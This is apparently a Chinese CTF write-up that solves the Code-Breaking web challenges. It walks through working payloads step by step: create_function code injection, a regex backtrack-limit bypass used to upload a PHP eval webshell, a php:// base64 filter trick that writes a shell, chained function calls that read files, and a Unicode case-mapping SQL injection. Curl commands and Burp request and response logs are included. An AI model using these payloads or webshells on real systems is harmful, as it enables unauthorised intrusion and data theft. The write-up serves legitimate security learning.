

Code-Breaking Puzzles

传送门：<https://code-breaking.com>

1. function PHP函数利用技巧
2. pcrewaf PHP正则特性
3. phpmagic PHP写文件技巧
4. phplimit PHP代码执行限制绕过
5. nodechr Javascript字符串特性

1.easy - function-

```
<?php
$action = $_GET['action'] ?? '';
$args = $_GET['arg'] ?? '';

if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $arg);
}
```

看到\$action('', \$arg)这里有两个参数，可以想到create_function匿名函数代码注入。那么问题来了，知道怎么执行命令但是正则怎么绕，从这个正则很容易知道只要我们在

The screenshot shows the Burp Suite Professional interface. The 'Request' tab is active, displaying the following details:

- Method: GET
- URL: `/?action=%5ccreate_function&arg=;}phpinfo();//`
- Host: 51.158.75.42:8087
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
- Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
- Accept-Language: zh-CN;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
- Connection: close
- Upgrade-Insecure-Requests: 1

The 'Response' tab is also active, showing the server's response:

- Status: 200 OK
- Content-Type: text/html
- Body: `PHP Version 7.2.12`

The response body also contains a table with system information:

System	Linux 0829c221a73b 4.9.93-mainline-rev1 #1 SMP Tue Apr 10 09:54:4
Build Date	Nov 16 2018 15:41:35
Configure Command	./configure '--build=aarch64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini, /usr/local/etc/php
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718.NTS

为什么在函数前面加一个"\也能执行呢，这里涉及到了php的全局命名空间，\create_function就是调用全局的create_function函数

全局空间

(PHP 5 >= 5.3.0, PHP 7)

如果没有定义任何命名空间，所有的类与函数的定义都是在全局空间，与 PHP 引入命名空间概念前一样。在名称前加上前缀 \ 表示该名称是全局空间中的名称，即使该名称位于其它的命名空间中时也是如此。

看一下手册中的例子就大概知道是什么意思了

注意访问任意全局类、函数或常量，都可以使用完全限定名称，例如 \strlen() 或 \Exception 或 \INI_ALL。

Example #1 在命名空间内部访问全局类、函数和常量

```
<?php
namespace Foo;

function strlen() {}
const INI_ALL = 3;
class Exception {}

$a = \strlen('hi'); // 调用全局函数strlen
$b = \INI_ALL; // 访问全局常量 INI_ALL
$c = new \Exception('error'); // 实例化全局类 Exception
?>
```

既然正则可以绕过了，那么就可以愉快的getflag了

Deprecated: Function create_function() is deprecated in /var/www/html/index.php on line 8
flag{03fdc0ee2fc464aac3c40-}



2.easy - pcrewaf

```
<?php
function is_php($data){
    return preg_match('/<?\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']);
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) {
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
} 1
```

之前看过Ph师傅[这篇文章](#)，所以这题做起来会很轻松。用php中正则的最大回溯次数（pcre.backtrack_limit）使正则失效，从而导致is_php()返回false。

Runtime Configuration

The behaviour of these functions is affected by settings in `php.ini`.

PCRE Configuration Options

Name	Default	Changeable	Changelog
pcre.backtrack_limit	"1000000"	PHP_INI_ALL	Available since PHP 5.2.0.
pcre.recursion_limit	"100000"	PHP_INI_ALL	Available since PHP 5.2.0.
pcre.jit	"1"	PHP_INI_ALL	Available since PHP 7.0.0.

PHP中的正则回溯最大次数是100w次，只要超过这个值，正则匹配就会执行失败

```
1 <?php
2 var_dump(preg_match('/<\?.*[(:;>].*/is','<?php eval($_POST["cmd"])?>'.str_repeat("a", 1000000)));
```

```
bool(false)
[Finished in 0.6s]
```

先知社区

那么解题的思路就很清晰了，只要上传一个超长的字符串的文件，就可以绕过这个正则表达式了。

```
qiyou@ubuntu: ~
qiyou@ubuntu:~$ cat php.py
a='<?php @eval($_GET["cmd"]);//'+ "a"*1000000
print a
qiyou@ubuntu:~$ python php.py > test.php
qiyou@ubuntu:~$ curl -F "file=@test.php" http://51.158.75.42:8088/ -v
* Trying 51.158.75.42...
* Connected to 51.158.75.42 (51.158.75.42) port 8088 (#0)
> POST / HTTP/1.1
> Host: 51.158.75.42:8088
> User-Agent: curl/7.47.0
> Accept: */*
> Content-Length: 1000229
> Expect: 100-continue
> Content-Type: multipart/form-data; boundary=-----f0e1675da769869d
>
< HTTP/1.1 100 Continue
< HTTP/1.1 303 See Other
< Date: Sat, 15 Dec 2018 03:56:31 GMT
< Server: Apache/2.4.25 (Debian)
< X-Powered-By: PHP/7.1.24
< Location: data/d2067d76892f799095e4799de3264882/5.php
< Content-Length: 0
< Content-Type: text/html; charset=utf-8
* HTTP error before end of send, stop sending
<
* Closing connection 0
qiyou@ubuntu:~$
```

先知社区

最常访问 火狐官方网站 新手上路 常用网址 JD 京东商城

flag{216728a834fb4c1e0b...}

查看器 控制台 调试器 {} 样式编辑器 性能 内存 网络 存储 无故障环境 HackBar

Encryption Encoding Other

Load URL Split URL Execute

http://51.158.75.42:8088/data/d2067d76892f799095e4799de3264882/5.php?cmd=var_dump(readfile("../flag_php7_2_1s_c0rrect"));

☐ Post data ☐ Referrer ☐ User Agent ☐ Cookies

先知社区

3.easy - phpmagic

```
//■■■■1■
<?php
if(isset($_GET['read-source'])) {
    exit(show_source(__FILE__));
}

define('DATA_DIR', dirname(__FILE__) . '/data/' . md5($_SERVER['REMOTE_ADDR']));

if(!is_dir(DATA_DIR)) {
    mkdir(DATA_DIR, 0755, true);
}

chdir(DATA_DIR);
$domain = isset($_POST['domain']) ? $_POST['domain'] : '';
$log_name = isset($_POST['log']) ? $_POST['log'] : date('-Y-m-d');
?>
//■■■■2■
<?php if(!empty($_POST) && $domain):
    $command = sprintf("dig -t A -q %s", escapeshellarg($domain));
    $output = shell_exec($command);
    $output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES);
    $log_name = $_SERVER['SERVER_NAME'] . $log_name;
    if(!in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'], true)) {
        file_put_contents($log_name, $output);
    }
    echo $output;
endif; ?>
```



\$domain那里用了escapeshellarg(), 命令注入这条走不通。

文件内容我们可控, 但是\$output被htmlspecialchars转化为html实体, <>被干掉了, 直接写shell不行, 而且后缀限制得要死。

翻了以前的笔记: php在做路径处理的时候, 会递归的删除掉路径中存在的"/."。详情[看这里](#), 所以我们只要在后缀后面加上/.

pathinfo就取不到后缀名了, 并且我们可以正常上传一个php文件。

那么后缀限制就可以绕过了, 写文件我们可以用伪协议流



但是\$log_name前面被加上了\$_SERVER['SERVER_NAME'], 查看了手册之后发现这个值我们是可控的

'SERVER_NAME'

当前运行脚本所在的服务器的主机名。如果脚本运行于虚拟主机中, 该名称是由那个虚拟主机所设置的值决定。

Note: 在 Apache 2 里, 必须设置 UseCanonicalName = On 和 ServerName。否则该值会由客户端提供, 就有可能被伪造。上下文有安全性要求的环境里, 不应该依赖此值。

在本地尝试了一波, 发现这个值是取http响应头的host值。

最后一个是我们怎么控制base64的长度呢，我们知道base64编码之后一定是4的倍数，解码也是按4位4位来解的，那么我们只要控制好\$ouput的值使得我们shell可以

还有一个trick：就是php在进行base64解码的时候如果遇到不是base64编码的字符会直接跳过

```
1 <?php
2 echo base64_encode('<?php @eval($_POST["cmd"]);').PHP_EOL;
3 $a='PD9waHA--gQGV2**YWwoJF9QT1NUWyJjbWQiXSk7';
4 echo base64_decode($a).PHP_EOL;
```


```
PD9waHAQGV2YWwoJF9QT1NUWyJjbWQiXSk7
<?php @eval($_POST["cmd"]);
[Finished in 0.6s]
```

发现我们是可以正常解码的。


然后我们再判断我们shell前面符合base64编码有多少就可以了，不够可以填充，不过刚好是符合4的倍数，无需填充

```
>>> a="DiG9959deb8u15DebianAq1"
>>> len(a)
24
>>>
```

思路都ok了，那么我们就写shell吧



可以成功上传



4.easy - phplimit

```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
```


这里涉及到了PHP正则表达式的递归模式，不清楚什么是递归模式可以看这里 <http://php.net/manual/zh/regexp.reference.recursive.php> ,

题目中的正则表达式中的关键点是`(?R)?` , `(?R)`的作用就是递归地替换它所在的整条正则表达式。在每次迭代时，PHP语法分析器都会将`(?R)`替换为`'/[^\W]+\((?R)?\)/'`。

那么上面真正表达式就一目了然了，就是传入的必须是函数，而且这个函数不能带有参数，类似于这种：`func1(func2(func3()))`，递归模式会一直递归匹配括号的内容下去。


正则知道怎么走了，那么现在就用PHP不带参数的函数一把梭吧，在本地用了N个函数测试，最终payload：

```
code=var_dump(file_get_contents(next(array_reverse(scandir(dirname(chdir(next(scandir(getcwd()))))))));
```



还有另一种解法是利用：`get_defined_vars()`

```
array(4) { ["_GET"]=> array(1) { ["code"]=> string(29) "var_dump(get_defined_vars());" } ["_POST"]=> array(0) { } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } }
```



代码太长了，这里就贴出关键代码吧

```
//■■■■■1■
function safeKeyword(keyword) {
  if (isString(keyword) && !keyword.match(/(union|select|;|\\-\-)/is)) {
    return keyword
  }

  return undefined
}

//■■■■■2■
let username = safeKeyword(ctx.request.body['username'])
let password = safeKeyword(ctx.request.body['password'])

let jump = ctx.router.url('login')
if (username && password) {
  let user = await ctx.db.get(`SELECT * FROM "users" WHERE "username" = '${username.toUpperCase()}' AND "password" = '${password}'`)

  if (user) {
    ctx.session.user = user

    jump = ctx.router.url('admin')
  }
}
```

很明显的sql注入，但是union，select被ban了，看着toUpperCase()这个很是诡异，再加上ph师傅给的tips，百度之，然后就百度到了ph师傅[这篇文章](#)

要点如下：

其中混入了两个奇特的字符"ı"、"İ"。

这两个字符的“大写”是I和S。也就是说"ı".toUpperCase() == 'I', "İ".toUpperCase() == 'S'。通过这个小特性可以绕过一些限制。

同样，toLowerCase也有同样的字符：

先知社区

那么思路很清晰了，union.toUpperCase()==UNION，felect.toUpperCase()==SELECT

```
>> "union".toUpperCase()=="UNION"
< true
>> "felect".toUpperCase()=="SELECT"
< true
>>
```

先知社区

接下来就是简单的注入了

username=admin&password=1%27 un%C4%B1on %C5%BFelect null,(%C5%BFelect flag from flags),'null

Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn

Target: http://51.158.73.123:8085

Request

Raw Params Headers Hex

POST /login/ HTTP/1.1
Host: 51.158.73.123:8085
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://51.158.73.123:8085/login/
Content-Type: application/x-www-form-urlencoded
Content-Length: 92
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=1%27 un%C4%B1on %C5%BFelect null,(%C5%BFelect flag from flags),'null

Response

Raw Headers Hex HTML Render

HTTP/1.1 303 See Other
Location: /
Content-Type: text/html; charset=utf-8
Content-Length: 33
Set-Cookie: koa:sess=eyJ1c2VyIjp7ImIkljpuWxsLCJ1c2VybmFtZSI6ImZsYWd7ODYOMGJmMmRjNGFhYzQzZTk5YzE5ZTAOMDQ0NjQzOTR9IiwicGFzc3dvcmQiOiJ0VUxMIn0sIlI9leHBpcmUiOjE1NDQ5NjA3NTE5OTcsIlI9tYXhBZ2UiOjg2NDAwMDAwfQ==; path=/; httponly
Set-Cookie: koa:sess.sig=RRJmxn1lp_PAnf0ppoPunt89L0c; path=/; httponly
Date: Sat, 15 Dec 2018 11:45:51 GMT
Connection: close

Redirecting to .

Done 481 bytes | 1,438 millis

```
2 echo base64_decode('eyJ1c2VyIjp7ImIkljoxLCJ1c2VybmFtZSI6ImZsYWd7ODYn0sIlI9leHBpcmUiOjE1NDQ5NjA0NzUxNzIsIlI9tYXhBZ2UiOjg2NDAwMDAwfQ==');
```

```
"user":{"id":1,"username":"flag{8640bf2dc4aac43e...}","pas
```

先知社区

后记：

这几道题目考察很多有意思的东西，也感谢ph师傅出这几道很Nice的题目，涨了不少姿势。

点击收藏 | 0 关注 | 1

[上一篇：Vulnhub Matrix:1 详解](#) [下一篇：2018SWPUCTF-Web全详解](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)